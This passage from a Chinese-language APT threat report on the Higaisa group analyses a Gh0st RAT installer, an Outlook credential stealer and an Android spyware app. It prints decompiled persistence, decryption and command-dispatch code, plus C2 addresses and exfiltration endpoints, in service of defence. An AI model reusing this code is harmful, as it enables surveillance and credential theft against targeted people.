


图 66：代码框架

根据 pdb 的路径在 github 上搜索，发现了该工程：

https://github.com/0Fdemir/OutlookPasswordRecovery




图 67：github 上的工程信息

Branch: master ▾ OutlookPasswordRecovery / OutlookPasswordRecovery / Module1.vb

OFdemir nocommit 67b96

0 contributors

168 lines (132 sloc) | 7.05 KB Raw Blame Histor

```
Imports System.Security.Cryptography
Imports System.Text
Imports Microsoft.Win32

Module Module1
    Sub Main()
        Dim ot As New List(Of RecoveredApplicationAccount)
        ot = GetOutlookPasswords()
        If ot.Count > 0 Then
            For Each Account As RecoveredApplicationAccount In ot
                Console.WriteLine("--------------------------------")
                Console.WriteLine("URL: " & Account.URL)
                Console.WriteLine("Email: " & Account.UserName)
                Console.WriteLine("Password: " & Account.Password)
                Console.WriteLine("Application: " & Account.appName)
                Console.WriteLine("--------------------------------")

            Next
        End If
        Console.ReadKey()
    End Sub

    Friend Function GetOutlookPasswords() As List(Of RecoveredApplicationAccount)
        Dim data As New List(Of RecoveredApplicationAccount)()
```

图 68：github 上的工程代码

跟文件里的完全一致：

```
StreamWriter streamWriter = new StreamWriter(path, true);
if (list.Count > 0)
{
    try
    {
        foreach (Module1.RecoveredApplicationAccount recoveredApplicationAccount in list)
        {
            streamWriter.WriteLine("--------------------------------");
            streamWriter.Flush();
            streamWriter.WriteLine("URL: " + recoveredApplicationAccount.URL);
            streamWriter.Flush();
            streamWriter.WriteLine("Email: " + recoveredApplicationAccount.UserName);
            streamWriter.Flush();
            streamWriter.WriteLine("Password: " + recoveredApplicationAccount.Password);
            streamWriter.Flush();
            streamWriter.WriteLine("Application: " + recoveredApplicationAccount.appName);
            streamWriter.Flush();
            streamWriter.WriteLine("--------------------------------");
            streamWriter.Flush();
        }
    }
    finally
    {
        List<Module1.RecoveredApplicationAccount>.Enumerator enumerator;
```

图 69：样本里的代码细节

3.4.3 非插件版的 Gh0st RAT

之前发现的 gh0st RAT 均为插件版的 gh0st RAT，也就是说所有功能通过插件来完成，但是我们在某台受控机上还发现一个非插件版的 gh0st RAT，并且通过 Installer 解密数据文件.vnd 后执行。具体分析如下：

安装器的文件路径为：E:\360Rec\sun.exe（cc63f5420e61f2ee2e0d791e13e963f1）

首先创建服务：

```
247  v18 = 2;
248  lstrcpyW(&String1, &String2);                // "%SystemRoot%\system32\svchost -k "
249  lstrcatW(&String1, lpString2);               // "WinDef"
250  v4 = OpenSCManagerW0(0, 0, 983103);
251  v5 = v4;
252  if ( v4 )
253  {                                            // "Windows Defender Log"
254    v6 = CreateServiceW0(v4, lpString2, a2, 983551, 32, 2, 1, &String1, 0, 0, 0, 0, 0);
255    if ( !v6 )
256    {
257      CloseServiceHandle0(v5);
258      return 0;
259    }
260    CloseServiceHandle0(v6);
261    CloseServiceHandle0(v5);
262  }
```

图 70：创建服务代码

设置服务 dll 为 C:\Windows\system32\PRT\WinDef32.dll：

```
389  RegSetValueExW0(v16, &v30, '\0', 4, &v18, 4); // "Start"
390  RegSetValueExW0(v16, &v26, '\0', 4, 288, 4);  // Type
391  RegCloseKey0(v16);
392  v56 = 97;
393  v58 = 97;
394  v54 = 92;
395  v55 = 80;
396  v57 = 'r';
397  v59 = 109;
398  v60 = 101;
399  v61 = 116;
400  v62 = 101;
401  v63 = 'r';
402  v64 = 115;
403  v65 = '\0';
404  lstrcpyW(&v206, &v205);
405  lstrcatW(&v206, &v54);                        // "SYSTEM\CurrentControlSet\Services\WinDef\Parameters"
406  if ( RegCreateKeyW0(-2147483646, &v206, &v16) )
407    return 0;
408  v44 = 6619219;
409  v45 = 'r';
410  v46 = 118;
411  v47 = 105;
412  v48 = 99;
413  v49 = 101;
414  v50 = 68;
415  v51 = 108;
416  v52 = 108;
417  v53 = '\0';
418  v14 = lstrlenW(a4);                           // "C:\WINDOWS\system32\PRT\WinDef32.dll"
419  RegSetValueExW0(v16, &v44, '\0', 2, a4, 2 * v14);// "ServiceDll"
420  v23 = 'i';
```

图 71：设置服务启动路径代码

读取同目录下同名.vnd 文件，XOR 0x2e 解密后写入到 WinDef32.dll，并设置文件时间为与 calc.exe 相同：

```
nNumberOfBytesToRead = GetFileSize(v5, 0);
v8 = operator new(nNumberOfBytesToRead);
if ( v8 )
{
  NumberOfBytesRead = 0;
  ReadFile(v6, v8, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
  if ( *v8 != 'M' || v8[1] != 'Z' )
  {
    v9 = 0;
    if ( NumberOfBytesRead )
    {
      do
        v8[v9++] ^= 0x2Eu;
      while ( v9 < NumberOfBytesRead );
    }
  }
  CloseHandle(v6);
  v10 = (void *)((int (__stdcall *)(int, signed int, signed int, _DWORD, signed int, _DWORD, _DWORD))CreateFileW0)(
                  a1,
                  0x40000000,
                  1,
                  0,
                  2,
                  0,
                  0);
  if ( v10 == (void *)-1 )
  {
    OutputDebugStringW(L"Create Dll ERROR");
    result = 0;
```

图 72：读取配置文件代码

启动服务：

```
int __cdecl sub_402380(int a1)
{
  int result; // eax
  int v2; // edi
  int v3; // eax
  int v4; // esi

  result = OpenSCManagerW0(0, 0, 2);
  v2 = result;
  if ( result )
  {
    v3 = OpenServiceW0(result, a1, 16);
    v4 = v3;
    if ( v3 )
    {
      StartServiceW0(v3, 0, 0);
      CloseServiceHandle0(v4);
    }
    result = CloseServiceHandle0(v2);
  }
  return result;
```

图 73：启动服务代码

最后解密后生成的文件 C:\\Windows\\system32\\PRT\\WinDef32.dll

（c5f0336b18a1929d7bd17d09777bdc6c）就为非插件版的 gh0st：

```
102  v34 = -1;
103  v1 = sub_10008BC0(L"ttt-sksuobm-`ln9;3;39");
104  v89 = v1;
105  if ( !v1 )
106    return -1;
107  if ( lstrlenW(&::String) <= 3 )
108    v35 = v1;
109  else
110    v35 = sub_10008BC0(&::String);
```

图 74：解密配置信息代码

解密算法，XOR 3解密后的 C2 为：www.phpvlan.com:8080：

```
_WORD *__cdecl sub_10008BC0(LPCWSTR lpString)
{
  int v1; // eax
  int v2; // esi
  unsigned int v3; // edi
  void *v4; // edx
  _WORD *result; // eax
  __int16 v6; // di

  v1 = lstrlenW(lpString);
  v2 = v1;
  v3 = 2 * v1 + 2;
  v4 = operator new(v3);
  memset(v4, 0, v3);
  result = v4;
  if ( v2 > 0 )
  {
    do
    {
      v6 = *(_WORD *)((char *)result + (char *)lpString - (_BYTE *)v4);
      ++result;
      --v2;
      *(result - 1) = v6 ^ 3;
    }
    while ( v2 );
    result = v4;
  }
  return result;
}
```

图 75：解密 C2 代码

主命令分发，只保留了部分 gh0st 功能，包括文件管理、屏幕监控、键盘记录、远程 Shell 等：

```
char __thiscall sub_10005BF0(int this, unsigned __int8 *a2, int a3)
{
  int v3; // eax
  int v4; // esi
  int v5; // eax

  LOBYTE(v3) = (_BYTE)a2;
  v4 = this;
  switch ( *a2 )
  {
    case 0u:
      LOBYTE(v3) = dword_1001DB88(this + 41564, 1);// COMMAND_ACTIVED
      return v3;
    case 1u:                                        // COMMAND_LIST_DRIVE
      v5 = sub_1000C190(0, 0, sub_10004EE0, *(_DWORD *)(*(_DWORD *)(this + 8) + 316), 0, 0, 0);
      goto LABEL_8;
    case 16u:                                       // COMMAND_SCREEN_SPY
      v5 = sub_1000C190(0, 0, sub_10004FC0, *(_DWORD *)(*(_DWORD *)(this + 8) + 316), 0, 0, 1);
      goto LABEL_8;
    case 31u:                                       // COMMAND_KEYBOARD
      v5 = sub_1000C190(0, 0, sub_100055E0, *(_DWORD *)(*(_DWORD *)(this + 8) + 316), 0, 0, 0);
      goto LABEL_8;
    case 35u:                                       // COMMAND_SYSTEM
      v5 = sub_1000C190(0, 0, sub_100055F0, *(_DWORD *)(*(_DWORD *)(this + 8) + 316), 0, 0, 0);
      goto LABEL_8;
    case 40u:                                       // COMMAND_SHELL
      v5 = sub_1000C190(0, 0, sub_10004E00, *(_DWORD *)(*(_DWORD *)(this + 8) + 316), 0, 0, 1);
LABEL_8:
      *(_DWORD *)(v4 + 4 * *(_DWORD *)(v4 + 41556) + 1556) = v5;
      v3 = *(_DWORD *)(v4 + 41556) + 1;
      *(_DWORD *)(v4 + 41556) = v3;
      break;
    case 48u:                                       // COMMAND_OPEN_URL_SHOW
      LOBYTE(v3) = sub_100056D0((LPCWSTR)(this + 16), (LPCWSTR)(a2 + 1));
      break;
    case 60u:                                       // COMMAND_OPEN_3389
      LOBYTE(v3) = sub_10005D70((_DWORD *)this, a2[1]);
      break;
    case 62u:                                       // COMMAND_CLIENT_02
      LOBYTE(v3) = sub_10005870((LPCWSTR)(this + 16), (LPCWSTR)(a2 + 1));
      break;
    default:
      return v3;
  }
  return v3;
}
```

图 76：主命令分发代码

文件管理功能，保留了 gh0st RAT 文件管理的全部指令，并增加了获取和设置文件时间的功能：

```
char __thiscall sub_10002CC0(_DWORD *this, unsigned __int8 *a2, int a3)
{
  char result; // al
  _DWORD *v4; // esi

  result = (char)a2;
  v4 = this;
  switch ( *a2 )
  {
    case 2u:
      result = (unsigned int)sub_10003410(this, (LPCWSTR)(a2 + 1));// COMMANND_LIST_FILES
      break;
    case 3u:
      result = sub_10003A90(this, (LPCWSTR)(a2 + 1));// COMMANND_DOWN_FILES
      break;
    case 4u:
      result = sub_10003ED0((int)this, (int)(a2 + 1));// COMMANND_FILE_SIZE
      break;
    case 5u:
      result = (unsigned int)sub_100040A0(this, (DWORD)(a2 + 1), a3 - 1);// COMMANND_FILE_DATA
      break;
    case 7u:
      result = (unsigned int)sub_10003910(this, a2 + 1);// COMMANND_CONTINUE
      break;
    case 8u:
      result = sub_10003E10(this);              // COMMANND_STOP
      break;
    case 9u:
      sub_100045D0((int)(a2 + 1));              // COMMANND_DELETE_FILES
      result = (unsigned int)sub_10003A80(v4, 108);
      break;
    case 10u:
      sub_10003600(this, (LPCWSTR)(a2 + 1));    // COMMAND_DELETE_DIRECTORY
      result = (unsigned int)sub_10003A80(v4, 108);
      break;
    case 11u:
      result = sub_10004150(this, a2 + 1);      // COMMAND_SET_TRANSFER_MODE
      break;
    case 12u:
      result = (unsigned int)sub_10004170(this, (LPCWSTR)(a2 + 1));// COMMAND_CREATE_FOLDER
      break;
    case 13u:
      result = sub_10004190((LPCWSTR)(a2 + 1)); // COMMAND_RENAME_FILE
      break;
    case 14u:
      result = sub_10002E60(a2 + 1, 5);         // COMMAND_OPEN_FILE_SHOW
      break;
    case 15u:
      result = sub_10002E60(a2 + 1, 0);         // COMMAND_OPEN_FILE_HIDE
      break;
    case 52u:
      result = sub_10004490(this);              // GetFileTime
      break;
    case 63u:
      result = (unsigned int)sub_1000F4C0((int)(a2 + 1));
      break;
    case 64u:
      result = (unsigned int)sub_100041C0(this, (LPCWSTR)(a2 + 1));// SetFileTime
      break;
    default:
      return result;
  }
  return result;
}
```

图 77：文件管理代码

3.5 移动端木马分析

通过拓展分析，我们还发现了几个安卓木马，如검찰청（翻译：监察厅）.apk

（8d3af3fea7cd5f93823562c1a62e598a）：

图 78：APK 文件图标

该 apk 执行后界面如下：




图 79、80：启动后界面图

该 APP 伪装韩国检察厅 APP，主要为访问网站 http://www.spo.go.kr/spo/index.jsp。

实际上该 app 为一个远控木马，能够实现手机截屏、GPS 位置信息获取、SMS 短信获取、通话录音、通讯录获取、下载木马、上传文件等功能：




图 81：代码框架

```java
package org.inflocation.line;

import android.os.Environment;
import java.io.File;

public class ConfigUtils {
    public static final String BASE_DIR = Environment.getExternalStorageDirectory().toString();
    public static String WorkRootPath = (Environment.getExternalStorageDirectory() + File.separator + "tlsrecords" + File.separator);
    public static boolean blocknumber = false;
    public static String domain = "103.81.171.157:8081";
    public static String localposition = "";
    public static String npkiFileName = "";
    public static String version = "181128";

    public static String getVst() {
        return "http://" + domain + "/api_visit.shtml";
    }

    public static String getLU() {
        return "http://" + domain + "/api_pos.shtml";
    }

    public static String getPhbk() {
        return "http://" + domain + "/api_phonebook.shtml";
    }

    public static String getMsg() {
        return "http://" + domain + "/api_msg.shtml";
    }

    public static String getLog() {
        return "http://" + domain + "/upload/upload.shtml";
    }

    public static String getBlkIm() {
        return "355266049412164;";
    }
}
```

图 82：通信相关代码

3.6 攻击归属分析

3.6.1 攻击样本的中的地域分析

我们抽取了部分样本对编译的时间戳进行了分析（不包含被篡改的）：

2:49:56	2:59:17
2:59:17	8:37:59
8:39:04	9:02:11
9:02:34	9:11:20
9:51:12	9:55:54
10:04:42	10:30:07
10:35:48	10:48:10
10:48:49	11:01:11
11:43:41	11:43:54
13:11:05	13:11:13
14:41:52	14:57:19
16:14:42	16:21:07
16:46:26	17:19:26
17:31:05	17:39:31
17:39:45	17:39:47
17:44:57	17:46:32
18:23:49	19:02:38
19:36:34	20:12:29
21:08:36	21:10:40
21:20:06	21:37:48
21:54:27	22:05:40
22:07:32	22:26:40
22:37:08	23:21:15

图 83：样本时间戳分析

可以发现编译的时间主要发生在上午 8 点后，大部分时间都在晚上 23 点前。按照普通人的生活习惯，我们认为可能是在东 9 区的攻击者。正好覆盖朝鲜半岛。

其次我们发现样本中出现的 naver.com 字符：

```
POST
Referer: https://dict.naver.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
-----------------------------67491722032265
--%s\r\n
-----------------------------67491722032265
\r\n--%s\r\n
-----------------------------67491722032265
\r\n--%s--\r\n
Content-Type: application/octet-stream\r\n\r\n
TEMP
%s\AdobeARM.log
%S\AdobeARM.log
%S\AdobeARM.piz
%S\AdobeARM.en
9Gaav9YeyvjVxZcbO-Z8Zjz0XBc3CUBRSvw4-CSpPy8edsKAipOD81HvBDH17Y81Hz0zPsah5B6iqnwiIcH2QdeiupmI
罢■
```

图 84：样本中存在的 naver 字符

naver 为韩国最大的搜索引擎和门户网站。

3.6.2 攻击对象分析

因为诱饵内容几乎都跟朝鲜有一定的关系，包括朝鲜的国庆、朝鲜的联系人名单等；从钓鱼目标对象来看，基本都为朝鲜的外交官、海外居民、和朝有贸易往来人员等等；从受控机属性来看也几乎都为中朝贸易人员。

因此我们认为攻击的对象为朝鲜相关的人员。

3.6.3 攻击手法

攻击手法包括钓鱼、伪装常用软件、下载插件等等，并且还具有多平台的攻击能力。

3.6.4 结论

从上述分析我们认为，攻击者可能来自朝鲜半岛，由于攻击目标为跟朝鲜相关，因此我们判断攻击者可能来自韩国。其次，从攻击手法、对象来看，跟韩国的另外一个 APT 攻击组织 DarkHotel（黑店）比较类似。

但是，从样本、基础设施等分析来看，我们并未发现有跟 DarkHotel 重叠的部分，也未有明确证据证明跟 DarkHotel 相关。但我们并不排除该组织或为 DarkHotel 的分支。鉴于此，我们决定暂时把该攻击小组列为一个独立的攻击组织，取名为"黑格莎"（源于作者喜欢使用的 RC4 的解密密钥为 Higaisakora，取 Higaisa 的英译）。归属过程可能因信息有限，或存在错误，我们希望安全同仁一起来完善该组织的更多信息。

四、 总结

当节假日来临，我们往往会收到来自各地的祝福信息，尤其是单位的邮箱。但是一些别有用心的攻击者往往利用此机会，附带恶意文件进行攻击。而本次攻击主要是针对朝鲜相关的一些政治实体、人权组织、商贸等关系单位和人员，因此也有波及中国境内和朝鲜进行贸易的一些人员。此外，该攻击组织的攻击武器库也一直在进行更新，而且除了 pc 端，也具有移动端攻击的能力。我们判断，该攻击活动必然还会继续进行下去，因此我们提醒相关人员，一定要提高安全意识，避免遭受不必要的损失。

五、 安全建议

我们建议外贸企业及重要机构参考以下几点加强防御：

1、 通过官方渠道或者正规的软件分发渠道下载相关软件；

2、 谨慎连接公用的 WiFi 网络。若必须连接公用 WiFi 网络，建议不要进行可能泄露机密信息或隐私信息的操作，如收发邮件、IM 通信、银行转账等；最好不要在连接公用 WiFi 时进行常用软件的升级操作；


3、 提升安全意识，不要打开来历不明的邮件的附件；除非文档来源可靠，用途明确，否则不要轻易启用 Office 的宏代码；

4、 及时安装操作系统补丁和 Office 等重要软件的补丁；

5、 使用杀毒软件防御可能得病毒木马攻击，对于企业用户，推荐使用腾讯御点终端安全管理系统。腾讯御点内置全网漏洞修复和病毒防御功能，可帮助企业用户降低病毒木马入侵风险；

6、 推荐企业用户部署腾讯御界高级威胁检测系统及时捕捉黑客攻击。御界高级威胁检测系统，是基于腾讯安全反病毒实验室的安全能力、依托腾讯在云和端的海量数据，研发出的独特威胁情报和恶意检测模型系统。

（https://s.tencent.com/product/gjwxjc/index.html）



六、 附录

6.1 关于腾讯安全御见威胁情报中心

腾讯安全御见威胁情报中心，是一个涵盖全球多维数据的情报分析、威胁预警分析平台。依托腾讯安全在海量安全大数据上的优势，通过机器学习、顶尖安全专家团队支撑等方法，产生包括高级持续性攻击（APT）在内的大量安全威胁情报，帮助安全分析人员快速、准确对可疑事件进行预警、溯源分析。

腾讯安全御见威胁情报中心公众号自开号以来，发布了大量的威胁分析报告，包括不定期公开的针对中国大陆目标的 APT 攻击报告，无论是分析报告的数量上还是分析报告的质量上，都处于业界领先水平，受到了大量客户和安全专家的好评，同时发布的情报也经常被政府机关做为安全预警进行公告。

以下是腾讯安全御见威胁情报中心公众号的二维码，关注请扫描二维码：

6.2 IOCs

MD5：

02475eba49942558a5e53e7904eb9cb0

059c639c9b4afa59267d2d7e5de9fd68

0796fb3436bb7727cb8d64a2f423f9be

08993d75bee06fc44c0396b4e643593c

0a11b8f93073833464134aa740a8d70f

0def22c282f8e154f290d3e97e774671

0e1ed07bae97d8b1cc4dcfe3d56ea3ee

109d252d24fa3b8b543f01d34b6cbf17

11a807c699c8e4cc438f9f20e524f61b

16dcd7e8c9773c8bef6a9eb78a634dd3

1bea784bdc479243dc9370b50c128c3d

1c120e481925c7abd968e20ab18e4785

1e769aa405d41eaeca6b61eb564b9eba

21fcdf439000b6eb03cc9d1ca6c8a76c

26e2a010b4cca084c7c3e9cdf8e05030

2b582e4159e079296f226233877ecd7c

2e8c34fd5d75a47061cd1e06b8d2a99e

3310304d41f99330c556ba5762c16294

342a0a6b527d3c56a1c248155ad3eef3

3e17165615e74ba0e937bbce42ed125b

3e1c1047d599bb579b11cc60f23a2cb2

40ac4ebac25af30ea0c8555ab861c4e0

43c130f57d329a1e29d452df08ad96e4

46c6e0c51391b07f5f2eafd983d8624e

48845bc47bcc337dfe40bebf930649b3

4996112daaec54fb53e5d4bbd1735af2

4b0bc7e723a7dff471aa15cba82f8136

50c86f1de6caeefce7c1d7e2ef39aa79

5fbd4d107c08a3e65804c0edee68a267

602658138ae185cc219f2a5c6028751e

63d3975b9a277730d7432e27ef77202b

65f0581d200935d0d1e969d87b6d1e6b

6633ac6507883244359add02032d15fd

6e95c5c01f94ef7154e30b4b23e81b36

6fb537011718106745d05236ab4fb42a

6febd1729c49f434b6b062edf8d3e7f3

714e6589d253c188209a579ff812f423

77100e638dd8ef8db4b3370d066984a9

7bcacd70639e70d8d803cca30c9d9744

7c94a0e412cc46db5904080980d993c3

7d6f2cd3b7984d112b26ac744af8428d

8662935003722d568e856fa054226a12

8b565dfd7581a72659f7990acbf36804

8b8c026dac2cfbaf2006316d888632cd

8c25a708ea0e142190e03f5117f046f2

8ed4d39f4fd30e7f9fc91b571612bb43

8d3af3fea7cd5f93823562c1a62e598a

